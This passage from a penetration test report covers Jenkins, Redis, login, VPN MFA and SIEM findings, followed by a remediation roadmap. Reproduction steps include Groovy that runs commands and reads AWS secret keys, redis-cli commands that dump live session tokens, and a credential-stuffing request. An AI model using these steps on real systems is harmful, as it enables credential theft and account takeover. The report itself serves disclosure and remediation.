ENVIRONMENT	External
LOCATION	payment-service application log (CloudWatch Logs group /pmt-svc/prod)
TOOL	manual · CloudWatch Logs Insights
DATA EXPOSURE	PAN logged in CloudWatch (PCI scope) for ~24h pre-redaction window
RETEST PLAN	Submit failed payment; query log entry within 5 minutes. Expect logger to have redacted PAN at write time (e.g. **** **** **** 1234), not via downstream pipeline. Verify QSA acceptance of redaction implementation.

Summary

The payment service logs the full request body on validation errors, including card PAN. Despite a downstream redaction pipeline, raw logs persist for ~24 hours before redaction completes, during which time the data is in scope for PCI-DSS and accessible by anyone with CloudWatch Logs read on the log group.

Reproduction

1. Submit a payment with intentional validation failure (invalid expiry).
2. Within 30 minutes, query CloudWatch Logs for the failed request.
3. Full PAN appears in the log entry under request.body.cardNumber.

Evidence

REQUEST

```
(real card data — example sanitized for sample report)
```

RESPONSE

```
(application log line containing card PAN before redaction)
```

Impact

PCI-DSS scope expansion to the entire log group and any downstream system with read access. Audit-finding likelihood is high under any QSA review. Customer notification obligations may apply if data is accessed during the 24-hour pre-redaction window.

Remediation

Short-term: Redact PAN at log-write time, not via downstream pipeline. Logger should never persist raw card data.

Mid-term: Rotate logs covering the past 90 days; coordinate disclosure with QSA.

Long-term: Tokenize PAN at the edge (CloudFront Lambda@Edge or API Gateway authorizer) so the application server never sees raw PAN.

Estimated effort: ~3 engineer-days for short + mid term combined.

// finding 010 of 15

MEDIUM

F-010 — Missing rate limiting on /api/login enables credential stuffing

CVSS	6.5 · CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-307
OWASP	A07:2021
NIST 800-53	AC-7
LIKELIHOOD	High
ENVIRONMENT	External
LOCATION	POST /api/login
TOOL	custom Python script · Burp Suite Pro Intruder
DATA EXPOSURE	Account-takeover at scale; downstream PII access from compromised accounts
RETEST PLAN	Run 100 login attempts from single IP within 60 seconds; expect 429 after threshold (e.g. 10/min). Run 50 attempts targeting one account from rotating IPs; expect account lockout.

Summary

The login endpoint applies no per-account or per-IP rate limit. We sustained 5 984 attempts over 5 minutes from a single IP without any throttling, account lockout, or CAPTCHA challenge.

Reproduction

1. Send 5 000+ POST /api/login attempts from a single IP using a leaked-credential list.
2. Server returns 401 for failures; no 429, no lockout, no CAPTCHA.
3. F-015 confirms no SIEM alerting was triggered.

Evidence

REQUEST

```
POST /api/login HTTP/1.1
Host: shop.acmestore.example

{"email":"victim@example.com","password":"<from-breach-list>"}
```

RESPONSE

```
HTTP/1.1 401 Unauthorized   (no 429, no lockout)
```

Impact

Credential-stuffing attacks against the customer base are unconstrained. Account-takeover at scale becomes a matter of attacker patience — many customers reuse passwords, and the platform offers no automated detection.

Remediation

Short-term: Add per-IP rate limit (e.g. 10 failed attempts per minute) and per-account lockout (e.g. 5 failed attempts → 15-minute lockout).

Mid-term: Integrate a CAPTCHA challenge after 3 failed attempts. Add risk-scored detection (Have I Been Pwned, anomalous geo).

Long-term: Move to passwordless authentication (FIDO2 / passkeys) for new signups; migrate existing users on next session.

Estimated effort: ~2 engineer-days for short + mid term combined.

// finding 011 of 15

MEDIUM

F-011 — Jenkins reachable without authentication on the internal network

CVSS	6.5 · CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
CWE	CWE-287
OWASP	A01:2021
NIST 800-53	AC-3
LIKELIHOOD	High (when an internal foothold is achieved)
ENVIRONMENT	Internal
LOCATION	http://ci.internal:8080
TOOL	manual · curl
DATA EXPOSURE	Build metadata, deployment topology, occasional secret leaks in old logs
RETEST PLAN	From internal host, hit /api/json; expect 401/403 without auth. Verify matrix authorization grants minimum read to authenticated users only.

Summary

The Jenkins instance has anonymous read enabled in matrix authorization. Build configs, console output, and artifact metadata are visible without credentials from any internal-network host.

Reproduction

1. From an internal host: curl http://ci.internal:8080/api/json.
2. Returns full job listing including build configs and recent build numbers.
3. Browsing to /job/<name>/lastBuild/console reveals build logs including occasional secret leaks (env vars, deploy keys in old logs).

Evidence

REQUEST

```
GET /api/json HTTP/1.1
Host: ci.internal:8080
```

RESPONSE

```
HTTP/1.1 200 OK
{"jobs":[{...full listing...}]}
```

Impact

Reconnaissance leverage for further attack: build configurations leak deployment targets, branch strategies, and occasional secrets in old build logs. Sets up F-012.

Remediation

Short-term: Disable anonymous read in Jenkins matrix authorization. Require authentication for all endpoints.

Mid-term: Enable Jenkins audit logging; ship to SIEM with alerting on high-priv actions.

Long-term: Move Jenkins behind SSO with per-job RBAC; replace static deploy keys with short-lived OIDC-based credentials.

Estimated effort: ~1 engineer-day for short + mid term combined.

// finding 012 of 15

MEDIUM

F-012 — Authenticated Jenkins user can run arbitrary Groovy via Script Console

CVSS	6.7 · CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
CWE	CWE-78
OWASP	A05:2021
NIST 800-53	AC-6, CM-7
LIKELIHOOD	High (when authenticated)
ENVIRONMENT	Internal
LOCATION	http://ci.internal:8080/script
TOOL	Jenkins Script Console · manual
DATA EXPOSURE	CI controller RCE, AWS deployment credentials, container-escape vector
RETEST PLAN	Authenticate as a low-priv test account; navigate to /script. Expect 403. Verify only dedicated SRE group members have Overall/Administer.

Summary

The Jenkins matrix authorization grants the default authenticated group Overall/Administer, which includes access to the Script Console — an interactive Groovy REPL running on the Jenkins controller. Code-execution by any authenticated user.

Reproduction

1. Authenticate to Jenkins as any user (e.g. test build account from a developer).
2. Browse to /script.
3. Execute println "id".execute().text — returns Jenkins controller process UID.
4. Read environment variables containing AWS keys: println System.getenv("AWS_SECRET_ACCESS_KEY").

Evidence

REQUEST

```
(Groovy submitted to /script via authenticated session)
```

RESPONSE

```
Script Console output:
uid=997(jenkins) gid=994(jenkins) groups=994(jenkins),998(docker)
AWS_ACCESS_KEY_ID=AKIA...
AWS_SECRET_ACCESS_KEY=<redacted in this report>
```

Impact

Code execution on the CI server. The Jenkins service account has docker-group membership (container escape risk), and AWS deployment credentials are in the environment. Pivots to compromise of the entire deployment pipeline.

Remediation

Short-term: Reduce the authenticated group permissions to Overall/Read + Job/Read only. Move admin permissions to a dedicated SRE group.

Mid-term: Rotate the AWS access keys leaked above; assume they are compromised. Move to instance roles or OIDC.

Long-term: Disable the Script Console plugin in production; use isolated build agents with no AWS deploy credentials in the controller environment.

Estimated effort: ~2 engineer-days for short + mid term combined.

// finding 013 of 15

MEDIUM

F-013 — OpenVPN MFA bypassable via push fatigue

CVSS	5.9 · CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N
CWE	CWE-308
OWASP	A07:2021
NIST 800-53	IA-2
LIKELIHOOD	Medium
ENVIRONMENT	Internal
LOCATION	vpn.acmestore.internal
TOOL	manual (with explicit RoE permission)
DATA EXPOSURE	Internal network access; foothold for all internal-only findings
RETEST PLAN	Attempt 10 sequential push requests; verify number-matching prompt requires user to enter 3-digit code shown on auth screen. Confirm rate limit kicks in after threshold.

Summary

The VPN MFA implementation uses Duo push notifications without number-matching enabled. With a leaked or guessed primary credential, an attacker can spam push requests until the user accidentally approves, granting access to the internal network.

Reproduction

1. With explicit pre-approved test account credentials (from RoE), authenticate to the VPN.
2. The MFA prompt arrives on the user's device as a single "Approve / Deny" button — no number matching.
3. Sustained push requests (one every 30 seconds for 5 minutes) demonstrate the user-fatigue attack surface.

Evidence

REQUEST

```
(VPN auth attempts via Duo push)
```

RESPONSE

```
Duo Admin Panel logs:
2026-01-22 09:14:21 push sent to user A (test account) — denied
2026-01-22 09:14:51 push sent to user A — denied
...
(test stopped after 12 pushes; in a real attack, eventual approval is plausible)
```

Impact

Bypass of MFA leads to internal-network foothold. Combined with credentials from F-010 (credential stuffing) or insider leaks, the attacker reaches the internal environment containing all internal-only findings (F-005, F-006, F-011, F-012, F-014).

Remediation

Short-term: Enable Duo number-matching on all integrations. The user must enter a 3-digit code shown on the auth screen — defeats fatigue.

Mid-term: Migrate to phishing-resistant MFA (FIDO2 / WebAuthn) for all VPN and admin access.

Long-term: Replace VPN with zero-trust network access (ZTNA) — application-level authentication, no flat-network foothold.

Estimated effort: ~1 engineer-day for short + mid term combined.

// finding 014 of 15

MEDIUM

F-014 — Redis instance accessible without authentication from app subnet

CVSS	5.5 · CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
CWE	CWE-306
OWASP	A05:2021
NIST 800-53	AC-3
LIKELIHOOD	High (when internal foothold achieved)
ENVIRONMENT	Internal
LOCATION	redis.internal:6379
TOOL	redis-cli · manual
DATA EXPOSURE	~14 000 active session tokens, cache contents (PII), cache-poisoning surface
RETEST PLAN	From app-tier host: redis-cli -h redis.internal; expect AUTH required prompt. Verify security group allows 6379 only from sg-app-tier.

Summary

The Redis cache instance has requirepass commented out and is reachable from the entire app-tier subnet. Any compromised application server (or pivot from F-001) can read and write all cached data, including session tokens.

Reproduction

1. From an app-tier host: redis-cli -h redis.internal
2. No password prompt; immediate command access.
3. KEYS session:* returns ~14 000 active session tokens.
4. GET session:<token> returns the user ID and full session object.

Evidence

REQUEST

```
redis.internal:6379&gt; INFO server
redis.internal:6379&gt; CONFIG GET requirepass
```

RESPONSE

```
redis_version:6.2.7
1) "requirepass"
2) ""
```

Impact

Bulk session hijacking. Any internal foothold can clone live customer or admin sessions and impersonate users without their credentials. Cache poisoning is also possible — an attacker could inject malicious cached responses served to other users.

Remediation

Short-term: Enable requirepass with a 32-byte random password; restart Redis. Update app config in AWS Secrets Manager.

Mid-term: Tighten security group: only the app servers (sg-app-tier) may connect to Redis on 6379.

Long-term: Migrate to AWS ElastiCache with TLS in-transit and AUTH token rotation.

Estimated effort: ~2 engineer-days for short + mid term combined.

// finding 015 of 15

LOW

F-015 — No alerting on SIEM for failed-login spikes

CVSS	3.7 · CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-778
OWASP	A09:2021
NIST 800-53	AU-6, IR-4
LIKELIHOOD	High (when other findings are exploited)
ENVIRONMENT	Internal
LOCATION	SIEM (Splunk Enterprise, app dashboards)
TOOL	manual review of alerting rules
DATA EXPOSURE	Detection-gap multiplier; not a data-loss finding directly
RETEST PLAN	Generate 100 failed-login events in 5 minutes from a single IP; expect SIEM alert to fire and notify SOC within 10 minutes.

Summary

Splunk is collecting authentication logs, but no alerting rule exists for failed-login spikes. The credential-stuffing test in F-010 generated 5 984 failures over 5 minutes; nothing was flagged.

Reproduction

1. Reviewed all alerting rules in Splunk's "auth-monitoring" app.
2. No saved searches monitor failed-login rate.

Evidence

REQUEST

```
(SIEM rule audit — no HTTP)
```

RESPONSE

```
Saved-search list: 0 matches for failed-login or auth-spike patterns.
```

Impact

Increases dwell time of all authentication-based attacks (F-004, F-010, F-013). When a real attack happens, detection comes from secondary signals (customer complaints) rather than direct telemetry.

Remediation

Short-term: Add a Splunk alerting rule: "failed logins > 50/min from a single source IP for 5 minutes" → notify SOC.

Mid-term: Instrument detection-as-code in Sigma/Splunk and run regular validation (purple-team exercises).

Long-term: Move to ML-based anomaly detection on auth telemetry; integrate with SOAR for automated initial response.

Estimated effort: ~3 engineer-days for short + mid term combined.

// 8 · risk & remediation roadmap

Recommended sequencing

The roadmap below groups remediation by time horizon. Critical findings are split into "patch within 24h" and "this week" tracks; the rest follow the standard short / mid / long-term sequence used in our engagements. Effort estimates are engineering days for the short + mid term work combined.

Within 24 hours (patch immediately)

- F-002 — Add authorization check in /api/orders/{id} controller. [~1d]
- F-003 — Allow-list editable fields in PATCH /api/users/me. [~1d]
- F-004 — Rotate CMS admin credentials, enforce MFA, hide admin panel behind VPN. [~1d]
- F-009 — Patch payment-service log redaction; rotate logs; inform QSA. [~3d]

Within 1 week (this sprint)

- F-001 — Restrict URL fetcher to allowlist; enable IMDSv2 hop-limit. [~3d]
- F-007 — Remove public S3 ListBucket grant; review access logs. [~1d]
- F-008 — Switch to sanitized markdown library; sweep historical reviews. [~2d]
- F-010 — Add per-account lockout and per-IP throttle on /api/login. [~2d]
- F-011 — Disable Jenkins anonymous read access. [~1d]
- F-012 — Reduce Jenkins matrix authorization; rotate AWS keys leaked. [~2d]
- F-014 — Enable Redis requirepass; tighten security group. [~2d]

Within 1 month

- F-005 — Migrate legacy reporting endpoint to parameterized queries. [~4d]
- F-013 — Enable Duo number-matching across all VPN MFA integrations. [~1d]
- F-015 — Add Splunk alerting rule for failed-login spikes. [~3d]
- — — Migrate sequential numeric IDs to UUIDv7 (orders, S3 keys). [~5d]

Within 3 months (strategic)

- F-006 — Column-level encryption for PII (date_of_birth, full_address, phone). [~8d]
- — — Migrate to phishing-resistant MFA (FIDO2) for VPN and admin. [~10d]
- — — Tokenize PAN at the edge (eliminate F-009 root cause permanently). [~14d]
- — — Implement detection-as-code program; quarterly purple-team validation. [~12d]

Total estimated effort: ~76 engineer-days across the four horizons. This is engineering time for implementation; QA, security review, and deployment planning are additional.

// 9 · tools used

Technical toolset

Tool	Purpose
Burp Suite Pro 2024	Web app proxy, scanner, manual testing
sqlmap	SQL injection automation
Hydra	Credential validation (with explicit RoE permission)
Nessus Pro	Internal vuln scanning
ScoutSuite	AWS posture review
Amass	Subdomain enumeration
testssl.sh	TLS/SSL configuration audit
nmap + NSE	Network discovery, service ID
Metasploit Framework	Validated exploits (no zero-day usage)
Custom Python scripts	Credential stuffing simulation, IDOR enumeration
MITRE ATT&CK Navigator	Coverage mapping

Notes

All vulnerability identification was confirmed manually before being included in this report. Automated scanner output is treated as triage, not as findings. No zero-day exploits or unpublished techniques were used. All exploit paths are based on published research, vendor documentation, or public CVE records.

Custom scripts written for the engagement are available in the scripts/ directory of the engagement workspace; each script is annotated with its purpose, RoE-justification, and a sanitized-test-data fixture.

// 10 · limitations of testing

What this report does not assert

Every penetration test has limitations imposed by scope, time, ethics, or operational risk. The following items were either explicitly out of scope (carried forward from section 2) or implicitly limited by the engagement model. Listing them here is not a caveat — it is auditor-grade transparency about what this report does and does not assert.

No DoS / availability testing. Excluded by RoE for cost and reliability reasons. Findings related to availability (e.g. resource exhaustion) were not actively tested.

No password cracking. Captured hashes were not subjected to offline cracking. Weakness of stored credentials (e.g. legacy MD5) cannot be asserted from this engagement.

Limited mobile-app native code review. iOS/Android client testing was scoped to the API surface only. Mobile-app binary analysis was not performed; findings inherent to the native client are not covered.

No third-party payment provider testing. Stripe and PayPal endpoints were treated as external dependencies; their security posture is not assessed by this report.

Internal testing windowed. Internal infrastructure testing occurred in 4-hour daily windows. Issues that surface only outside this window — for example, scheduled batch jobs during off-hours — were not observed.

No social engineering. Phishing, vishing, physical pretext, and similar human-layer attacks were excluded. All findings assume an attacker has either a valid account (where stated) or has reached the internal network through a separate vector.

// 11 · next steps

Working with us after the report

The engagement does not end at delivery of this document. The standard pentest [systems] sequence after report delivery is:

1. Walkthrough call

Up to 2 hours, with the engineering team(s) responsible for remediation. Findings are explained in detail; questions answered; priorities aligned with operational context. The walkthrough is recorded with consent for engineers who could not attend.

2. Async support during remediation (2 weeks)

Async questions during remediation work via email or the engagement channel of your choice; we review proposed fixes pre-merge and flag any regressions. No ticket count limit during this window.

3. Retest

Once remediation is complete (or partially complete to a milestone of your choosing), we retest each finding using the per-finding retest plans documented in the detailed cards. The retest report appends a status — remediated / partially remediated / not remediated — to each finding with retest evidence.

Contact

All correspondence: hello@pentest.systems. PGP key on request. For urgent issues during an active engagement, use the agreed engagement channel; otherwise email with subject "URGENT".

// end of report